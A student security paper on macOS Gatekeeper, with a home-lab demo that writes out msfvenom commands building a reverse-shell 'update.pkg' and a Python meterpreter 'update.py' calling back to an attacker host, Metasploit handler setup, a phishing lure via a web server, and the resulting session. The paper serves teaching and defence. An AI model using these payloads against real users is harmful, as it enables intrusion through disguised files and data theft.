




MacOS, Is it More Secure?

Trevor DeWall

Trevor DeWall
RIT

Introduction

For this project, it was decided to research Mac Security. More particularly, research and learn more about the macOS Gatekeeper. Mac security has always been an interest because when it comes to the security of their products, Apple talks a big game and says they are all about security, privacy and that they can do things that only Apple can do. They say this line at almost every keynote.

As most people know, Apple has a very dedicated band of followers, and those people will almost certainly buy their products and listen to what Apple has to say. The other kinds of people that get attracted to these kinds of products are the ones who do not know how to use computers or technology. Apple markets its products as safe and easy to use. The question that is brought up is Macs more secure than their counterparts?

Is Mac More Secure

Let us look at Mac vs. Windows before we delve down into the Gatekeeper. Both are desktop operating systems, and each has its ways when it comes to security and privacy. Mac is designed to run on Apple hardware only, whereas Windows can run on dozens of manufacturers, including custom-built PCs. There is this assumption that since MacOS is a more closed system, it impacts the security and privacy of their devices. Ray Walsh of the advocacy group ProPrivacy had a few things to say about this. He says that since Apple has tighter control over the hardware, it does make MacOS a bit more secure, which can improve data privacy by decreasing the chances of hardware-based vulnerabilities. With this said, though, despite the perception that Apple is a security and privacy-conscious developer, it is a closed source system, which means the users are at the whim of Apple. Ray cannot be sure what kind of "telemetry" Apple might or might not be acquired through their Macs. This is a very true statement since Macs are a closed system, and like other closed systems, the public does not know what Apple is doing to follow through on these promises. If Apple holds tight on its devices, they should be held to a much higher standard for privacy and security. As someone who uses Mac themselves, I agree with Ray. I do hold Apple to a much higher standard and trust them more than other manufacturers; however, I have had my fair share of frustrations as well.

While privacy is a big one, we also need to take a quick look at scopes of Mac vs. PC threats. It was and still is widely believed that Macs are safer in terms of security than Windows, as we have stated before. The users believed that are not going to encounter the threats that those on Windows encountered. Since Mac has gained more popularity in recent years, Mac's threat vector has increased even more now. Examples of attacks from the past few years include Flash fake botnet, the Koo face worm, and Mac Defender malware. Mac was not a huge target in the past compared to Windows because the bad guys went after the platform that was much more popular instead. This held belief that Macs are less susceptible to viruses comes from the fact that there are fewer Macs out in the wild than PCs. Cybercriminals' main goal is to make money off of a cyber-attack, so they are, of course, going to go after the Windows operating system first since it has been used in enterprises since the late 1990s. Since the usage of Macs is starting to go up and taking a market share from Windows, the attacks are now starting to increase.

Both Windows and Mac have out-of-the-box security software built into them; for example, Macs require a little bit less of the upkeep on the security side than Windows; however, this idea that no antivirus is necessary is wrong. The biggest issue with Macs is user behavior, which is the idea stated before because this is KEY that they are not as susceptible to viruses. Now let us talk about a critical piece of Mac Security which is the focus here called Gatekeeper.

What is Gatekeeper

Before we do anything else, it is essential to understand what Gatekeeper is and what it does. If you are a Mac user and tried to download files from outside the App Store, you were probably met with Gatekeeper. Essentially it acts as your bouncer, warning you when software looks kind of suspicious and denying access to files that may cause issues. When you download a file for the first time, mac tries to verify whether Apple has it verified. If you download items from the app store, it will always run without any problems. Gatekeeper will, however, stop all applications that are not known from opening on the system. Applications from verified developers can produce warnings as well when they are first opened. Gatekeeper behaves on many different factors that include your settings, where a file came from, and, of course, its verification status. A notarization process is used to say that specific software is safe. Gatekeeper has three different classifications.

The first level of classification is the applications that are from the Mac App Store. These are as safe as it gets. Everything on that store is wholly verified and supposed not to be malicious. If they are downloaded from the app store, Gatekeeper essentially overlooks these applications and lets them download and run without any challenge.

When there is a software you need that is not on the app store, you can download it from a developer, which is common, and Apple does allow these developers to get their apps notarized to satisfy Gatekeeper. This should be done so a user does not get a popup that says Gatekeeper does not trust this software. Are you sure you want to run it anyway?

The last level of classification when it comes to Gatekeeper is the unverified applications. Applications are not verified when it does not go through the Apple notarization process. Whenever these applications are opened, Gatekeeper will always issue a warning and try to block it from running. While this may block it, just because it is not notarized does not mean it is harmful. For example, if it is from a real developer, they may just not have gone through the notarization process. You can bypass Gatekeeper and run the program anyway by going into your security settings.

As stated, before the way to please Gatekeeper is to get your software notarized by Apple. Apple has a rigorous verification process that allows companies with the confidence to distribute virus-free software on the App Store and third-party applications found elsewhere. When an app is submitted for verification, an automatic process scans it for malware and checks for code-signing issues. If it passes the test, Apple will provide a ticket of authentication to attach to the software. For most developers, it is worthwhile to go through this notarization process since it could steer potential users away from using their software.

Gatekeeper is designed to be your buddy and keep your device safe. While it may have its faults, it has been proven to be effective. Apple says safety and security are prime features of macOS and Gatekeeper is a primary tool that helps keep your device safe. So now, can Gatekeeper stop a malicious shell from being open on a macOS system? Let us find out!

Demo Time!

Items Needed

1 Mac with macOS Big Sur	1 Kali Linux VM
Metasploit	MSFVENOM
Python	Malicious Python File
Malicious PKG File	Apache Webserver

Explanation of the Demo

For this demonstration, I will test and see if Gatekeeper can stop both the malicious PKG file and the malicious python file. I generated both files using the msfvenom tool in Kali Linux. In this instance, msfvenom allows me to generate malicious files that I will use to get a shell open on the Mac OS system. I will do this by launching a "phishing" campaign against the user. My goal is to make the user go to the webserver with all the malicious files. I will then have the user download and execute the malicious files while running a multi-handler on the Kali Linux system listening for the malicious file to call back.

Malicious PKG File

For this first attempt to gain access to the macOS system, I generated a malicious PKG file using msfvenom.

```
—(trevor@kali) - [/var/www/html]
-$ sudo msfvenom -p osx/x86/shell_reverse_tcp LHOST=192.168.1.30 LPORT=4444 > update.pkg
1 No platform was selected - choosing Msf::Module::Platform::OSX from the payload
```

The second step was to fire up everyone's favorite hacking framework, Metasploit, by typing msfconsole into Kali Linux. Also, I cannot forget to admire the sweet ASCII art that appears every time Metasploit fires up.

[illegible]

I then went ahead and set up the proper parameters, so Metasploit could get me a shell once the malicious files were executed on the target system.

```
msf6 > use exploit/m
Display all 378 possibilities? (y or n)
msf6 > use exploit/m
Display all 378 possibilities? (y or n)
msf6 > use exploit/multi/ha
use exploit/multi/hams/steamed use exploit/multi/handler
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload osx/x86/shell_reverse_tcp
payload => osx/x86/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.30
LHOST => 192.168.1.30
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.30:4444
```


Once I configured all the necessary parameters, I typed exploit, and the reverse TCP handler fired up and was waiting for a callback. However, we now need to have our "user" download and get our malicious pkg file to get a shell. I had the user go to my bad Apache webserver and download update.pkg. I had them go to 192.168.1.30 since this was the malicious server's IP Address. The update.pkg file was there waiting for them.

Index of /


Name	Last modified	Size	Description
 update.pkg	2021-11-14 19:03	123	

Apache/2.4.51 (Debian) Server at 192.168.1.30 Port 80


Once on the macOS system, I had my unsuspecting user open and execute the malicious pkg file; however, we, the attacker, were met with an unfortunate popup.



Yes, Gatekeeper is saying, wait, do not open this; we cannot verify who it is from. Well, that is no problem, right? We can go into the Gatekeeper settings and have the user specify to open it anyway.



This, however, was still unsuccessful. The MacOS system did not allow the file to execute and blocked it from running. It could be to the fact that it was missing critical components in its generation. Either way, it was prohibited from running, and we could not get a malicious shell



A login password has been set

- ☒ Require password 5 m
- ☐ Show a message when
- ☐ Use your Apple Watch t

egins

The operation couldn't be completed.
(com.apple.installer.pagecontroller error -1.)

Couldn't open "update.pkg".

OK

Allow apps downloaded from:

- ☐ App Store
- ☒ App Store and identified developers



Click the lock to prevent further changes.

Advanced...



Malicious Python File

So, the first attack was a complete failure, and we could not get a nasty shell session. DARN! However, we choose not to give up and try another attack vector and see if Gatekeeper is smart enough to stop a malicious python file download. Of course, the first step in this process is to generate the malicious python file.

```
(trevor@kali) - [~/Empire]
$ sudo msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.1.30 LPORT 4444 > update.py
```

After this, the second step was to configure all the parameters in Metasploit to get me the malicious session.

```
(trevor@kali) - [~/Desktop]
$ msfconsole

# cowsay++


< metasploit >
-----
  \      (oo)\_____/
   (__)        )\
    ||----w )
    ||--|| *

      =[ metasploit v6.1.13-dev ]
+ -- --=[ 2178 exploits - 1153 auxiliary - 399 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: You can use help to view all
available commands

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD python/meterpreter/reverse_tcp
PAYLOAD => python/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.30
LHOST => 192.168.1.30
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
```

I then went ahead and launched a phishing campaign against the user and once again sent them back to my malicious webserver with the file on it.



Index of /

Name	Last modified	Size	Description
------	---------------	------	-------------

 update.py	2021-11-14 18:19	497	
---	------------------	-----	--


Apache/2.4.51 (Debian) Server at 192.168.1.30 Port 80

Once the user downloaded the file, I had them execute it this time; we got a malicious session open on their system.

```
[*] Started reverse TCP handler on 192.168.1.30:4444
[*] Sending stage (39704 bytes) to 192.168.1.28
[*] Meterpreter session 1 opened (192.168.1.30:4444 -> 192.168.1.28:50422 ) at 2021-11-14 18:23:40 -0500

meterpreter > |
```

This is not good. In the macOS system, no warning signs were going up at all. None from Gatekeeper, not any of the other built-in Mac security, for that matter. This malicious file slipped past it all. Look at the Mac Desktop as this malicious file was running on the system.



Nothing. No warnings. There was a malicious shell open on this computer, and the user would be none the wiser. It seems that Gatekeeper either did not think the file was malicious or is not programmed to yell at and check python files. If that is the case, this is a severe flaw in its design. I could do several things with my malicious session. Though fortunately for the user, this session was limited because I could not access the webcam or take screenshots of the desktop. However, I still had control to traverse the directories, see running processes, and even kill running processes and delete files. I could traverse around until I found sensitive data and took it. Shown below are just a couple of the running processes on the system.

```
2028 1  firefox                               Service.xpc/Contents/MacOS/PluginLibraryService
2030 1  MTLCompilerService                    /Applications/Firefox.app/Contents/MacOS/firefox
                                           /System/Library/Frameworks/Metal.framework/Versions/A/XPCServices/MTLCompilerSe
                                           rvice.xpc/Contents/MacOS/MTLCompilerService
```

Conclusion

These were two straightforward demonstrations I was able to do and see if I could bypass Gatekeeper, and one of them was successful. It seems as if Gatekeeper is not designed to attack python files, which could be a severe error. Python files can be just as deadly as a PKG files. Overall, Gatekeeper is good at helping to keep the Mac system safe, but it is not full-proof, and you need other types of tools to run alongside it to ensure more security on these systems. Mac does need antivirus software, especially now because cyber attacks against them are starting to go up since they are increasing their market share. Though when it comes to computers and computing security, the weakest link will always be the end-user. Education and training are vital to helping stop these cyber-attacks. A lot of cyber attacks like the one demonstrated to start with a simple phishing attack.

Sources

<https://www.digitaltrends.com/computing/privacy-macos-or-windows-we-asked-the-experts/>

<https://usa.kaspersky.com/resource-center/threats/mac-vs-pc-security>

<https://www.makeuseof.com/tag/what-is-gatekeeper-how-does-it-help-protect-my-mac-makeuseof-explains/>